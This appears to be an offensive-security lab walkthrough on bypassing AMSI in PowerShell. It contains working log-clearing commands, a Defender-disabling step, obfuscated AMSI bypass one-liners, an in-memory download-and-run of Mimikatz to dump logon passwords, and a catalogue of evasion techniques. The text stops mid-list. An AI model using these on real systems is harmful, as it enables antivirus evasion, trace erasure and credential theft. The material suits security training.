
Key Insight: Powershell's AMSI integration (via System.Management.Automation.dll) scans all input (scripts, interactive commands, and dynamic code) by default, not just content containing the hardcoded "dirty words" in ScriptBlock.signatures (e.g., Invoke-Expression, WebClient).
How It Works: When you type Invoke-Mimikatz in a Powershell console, the command is processed as a ScriptBlock and sent to AMSI's AmsiScanString API for analysis, regardless of whether it matches a dirty word. The dirty words list is a supplementary filter to prioritize suspicious content, but AMSI scans everything to ensure comprehensive coverage.
Why This Happens: Microsoft designed AMSI to be proactive, passing all Powershell input to the antimalware provider (e.g., Windows Defender) for real-time scanning. Defender then checks the input against its extensive signature database, which includes specific patterns like Invoke-Mimikatz.
OK, so now what?
1.4 BYPASSING AMSI - HOW IT WORKS
- Let's clear the Powershell/Defender event logs again:
wevtutil cl "Microsoft-Windows-Windows Defender/Operational"
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
Luckily there are a ton of AMSI bypasses publicly available:
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

And there's even a convenient cloud-based AMSI generator called AMSI.fail:

And here's another one:
https://shaquibizhar.github.io/Amsi-bypass-generator/

In this lab we'll be using "Matt Graebers Reflection method", it's a simple one-liner which uses reflection to set the amsiInitFailed field to $true. Let's have a look how it works before we implement it.
"Matt Graebers Reflection method"
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
Understanding the Technique
How it Works in Powershell:
- Reflection: The core of this bypass relies on .NET reflection, which allows code to inspect and modify types, fields, and methods at runtime.
- Targeting
amsiInitFailed: The code specifically targets theamsiInitFailedstatic field within theSystem.Management.Automation.AmsiUtilsclass. This field is used to indicate whether the AntiMalware Scan Interface (AMSI) initialization has failed. - Setting to
$true: By setting this field to$true, the code effectively tells the .NET runtime that AMSI initialization has failed, causing AMSI scans to be skipped.

1.5 BYPASSING AMSI
-
Let's see if Matt Graeber's (very old) technique works...
-
On your Windows machine, open a
Powershell promptand paste the following:
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

Dang! It didn't work! Obviously AMSI is scanning this script block before allowing it to execute - below is the YARA RULE (signature) from Defender responsible for this. We'll explain later what YARA is and how we got this rule (maybe).
- The yara rule can be found in "C:\THEV\Labs\AMSI\PsAttack.yara".

When we translate the UTF-16 string translated to ASCII we get these:
| String Name | ASCII Translation |
|---|---|
| $x_1_1 | amsiutils getfield( amsiinitfailed |
| $x_1_2 | amsicontext [reflection.bindingflags |
| $x_1_3 | [ref].assembly.gettype(system.management.automation.amsiutils |
| $x_1_4 | amsiutils .getfield( amsicontext |
- The 2 strings marked in red match on our one-liner, but as you can also see these strings are pretty long, what happens if we simply make some changes to break the signature?
1.6 INVOKE-OBFUSCATION
- Install invoke-obfuscation from github:
cd c:\thev
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
- In order to run InvokeObfuscation we need to turn Defender off again temporarily, so it doesn't block our one-liner.
IMPORTANT: Make sure Real-Time Protection is
disabled- if this is not the case just run the following script, it will configure the right settings.
- On your Windows machine, open a
PowerShell promptwith Administrator privileges:
C:\thev\labs\powershell\av_disable.ps1
- The output should be like this:
cd c:\thev\invoke-obfuscation
import-module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation -ScriptBlock { [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true) } -Command 'TOKEN\STRING\1,TOKEN\STRING\2,TOKEN\MEMBER\1,TOKEN\VARIABLE\1'
This applies:
-
String concatenation (STRING\1).
-
String formatting with -f (STRING\2).
-
Backtick insertion for methods (MEMBER\1).
-
Variable name randomization (VARIABLE\1).
-
The obfuscated output will be something like this:

- Let's turn Defender on again so we can test if we can bypass AMSI.
IMPORTANT: Make sure Real-Time Protection is
enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your Windows machine, open a
PowerShell promptwith Administrator privileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this:
- You can find the obfuscated AMSI Bypass script below in your
C:\THEV\Labs\AMSI\folder, but you can just execute it as oneliner as well.
AMSIBypass.ps1

-
Let's see if we run the oneliner in a Powershell and see if Defender still detects it as malicious, and if we can now bypass AMSI.
-
On your Windows machine, open a
Powershell promptwith Administrator privileges:
AMSIBypassOneliner.ps1
[Ref].ASseMBly.gETTYPE(('S'+("{1}{0}{2}" -f 's','y','tem.M')+'a'+'nag'+'em'+("{0}{2}{3}{1}"-f'ent','ation.A','.Auto','m')+("{0}{1}" -f'ms','iU')+'ti'+'ls')).getFIeLd((("{0}{1}" -f'ams','iI')+("{0}{1}" -f 'ni','tFa')+("{1}{0}" -f'ed','il')),(("{0}{1}{2}" -f 'N','onPu','bl')+'ic'+','+("{0}{1}"-f 'Sta','tic'))).seTVAlUE(${NU`ll},${t`RUE})

- Defender didn't trigger, but did we bypass AMSI successfully? Let's test again with "invoke-mimikatz" - you'll now see an error that says that the term "invoke-mimikatz" is not recognized, which is normal as it's not locally on the disk, nor loaded into the memory of Powershell. This also means AMSI is not scanning any longer! Success!
invoke-mimikatz

- And yes Defender and AMSI are still on:
C:\thev\labs\powershell\av_check.ps1

- Finally let's do an ultimate test and run invoke-mimikatz in-memory by using IEX (Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';

This concludes our AMSI bypass lab, we successfully bypassed AMSI in Powershell using a simple one-liner that we obfuscated using Invoke-Obfuscation.
CLEANUP
On your Windows machine:
Close all command prompts, andPowerShell windows.
1.7 REFERENCE: POWERSHELL OBFUSCATION TECHNIQUES (INVOKE-OBFUSCATION)
List of PowerShell Obfuscation Techniques
Below are some common PowerShell obfuscation techniques that can be used to evade AMSI detection, along with examples and explanations of how they work. After each example, you can check the Defender logs to see if AMSI detected the obfuscated command.
1. Backtick (`) Character for Line Continuation
- Description: The backtick (
) is PowerShell's escape character, used to continue a command across multiple lines or escape special characters. In obfuscation, it breaks up strings or commands to make them harder to read or match against signatures (e.g., AMSI's detection ofInvoke-Mimikatz`). - Example:
$cmd = "Invo`ke-Mi`mikatz" & $cmd- Explanation: The backtick splits
Invoke-Mimikatzacross lines, and concatenation reconstructs it. This can evade simple string matching by AMSI, though modern AMSI may still detect the final executed string.
- Explanation: The backtick splits
2. String Concatenation
- Description: Combining multiple string fragments to form a command or keyword, avoiding direct use of sensitive terms (e.g.,
AmsiUtils). This breaks up detectable patterns and is often paired with other techniques like backticks. - Example:
$part1 = "Invo" $part2 = "ke-Mimi" $part3 = "katz" $command = $part1 + $part2 + $part3 Invoke-Expression $command- Explanation: Concatenates
Invoke-Mimikatzfrom fragments, executed viaInvoke-Expression. AMSI may still detect the final script block if it reconstructs the string.
- Explanation: Concatenates
3. Base64 Encoding
- Description: Encodes a script or command as a Base64 string, which is decoded and executed at runtime using
FromBase64Stringor PowerShell's-EncodedCommandparameter. This hides the script's content in a non-readable format. - Example:
$base64 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes('Write-Output "Invoke-Mimikatz"')) $script = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($base64)) Invoke-Expression $script- Explanation: Encodes
Write-Output "Invoke-Mimikatz"as Base64, decodes, and executes it. AMSI may scan the decoded script block, so this alone may not bypass detection.
- Explanation: Encodes
4. String Replacement
- Description: Replaces parts of a string with alternative characters or substrings at runtime to reconstruct a command, avoiding direct use of sensitive keywords.
- Example:
$cmd = "Xnvokx-MxmXkXtz" $cmd = $cmd -replace 'X', 'i' -replace 'x', 'e' -replace 'X', 'a' Invoke-Expression $cmd- Explanation: Replaces placeholders to form
Invoke-Mimikatz. This can evade static analysis, but AMSI may detect the final string after replacement.
- Explanation: Replaces placeholders to form
5. Character Encoding (ASCII/Unicode)
- Description: Represents characters using their ASCII or Unicode values, constructing strings dynamically to avoid literal keywords.
- Example:
$cmd = [char]73 + [char]110 + [char]118 + [char]111 + [char]107 + [char]101 + '-' + [char]77 + [char]105 + [char]109 + [char]105 + [char]107 + [char]97 + [char]116 + [char]122 Invoke-Expression $cmd- Explanation: Uses ASCII values (e.g., 73 =
I, 110 =n) to buildInvoke-Mimikatz. This is harder to read but may still be detected by AMSI after execution.
- Explanation: Uses ASCII values (e.g., 73 =
6. Variable Name Obfuscation
- Description: Uses random, complex, or misleading variable names to obscure the script's purpose, making it harder for analysts to understand.
- Example:
$x7a9pQ = "Invoke-Mimikatz" &$x7a9pQ- Explanation: Assigns
Invoke-Mimikatzto a random variable name and executes it. This doesn't evade AMSI but complicates manual analysis.
- Explanation: Assigns
7. Invoke-Expression (Dynamic Execution)
- Description: Uses
Invoke-Expression(or aliases likeiex) to execute dynamically constructed strings, hiding the final command until runtime. - Example:
$cmd = "Write" + "-Output 'Invoke-Mimikatz'" Invoke-Expression $cmd- Explanation: Builds and executes a command dynamically. AMSI scans the final script block, so this alone may not bypass detection.
8. Splatting
- Description: Uses a hashtable to pass parameters or commands, obscuring the command structure by breaking it into key-value pairs.
- Example:
$splat = @{ Cmdlet = "Write-Output" Argument = "Invoke-Mimikatz" } & $splat.Cmdlet $splat.Argument- Explanation: Executes
Write-Output "Invoke-Mimikatz"via splatting. This obscures the command but doesn't prevent AMSI from scanning the final script block.
- Explanation: Executes
9. Format Operator (-f)
- Description: Uses the
-foperator to format strings dynamically, constructing commands or keywords from placeholders. - Example:
$cmd = "{0}-{1}" -f "Invoke", "Mimikatz" Invoke-Expression $cmd- Explanation: Formats
Invoke-Mimikatzusing-f. AMSI may detect the final string after formatting.
- Explanation: Formats
10. Obfuscated String Splitting
- Description: Splits a string into substrings and reassembles it at runtime, often using arrays or random splits to avoid detection.
- Example:
$parts = @("In", "vo", "ke-", "Mimi", "katz") $cmd = $parts -join "" Invoke-Expression $cmd- Explanation: Splits
Invoke-Mimikatzinto an array and joins it. This can evade static analysis, but AMSI scans the joined string.
- Explanation: Splits
11. XOR Encoding
- Description: Applies XOR operations to encode strings, decoding them at runtime with a key to reconstruct the original command.
- Example:
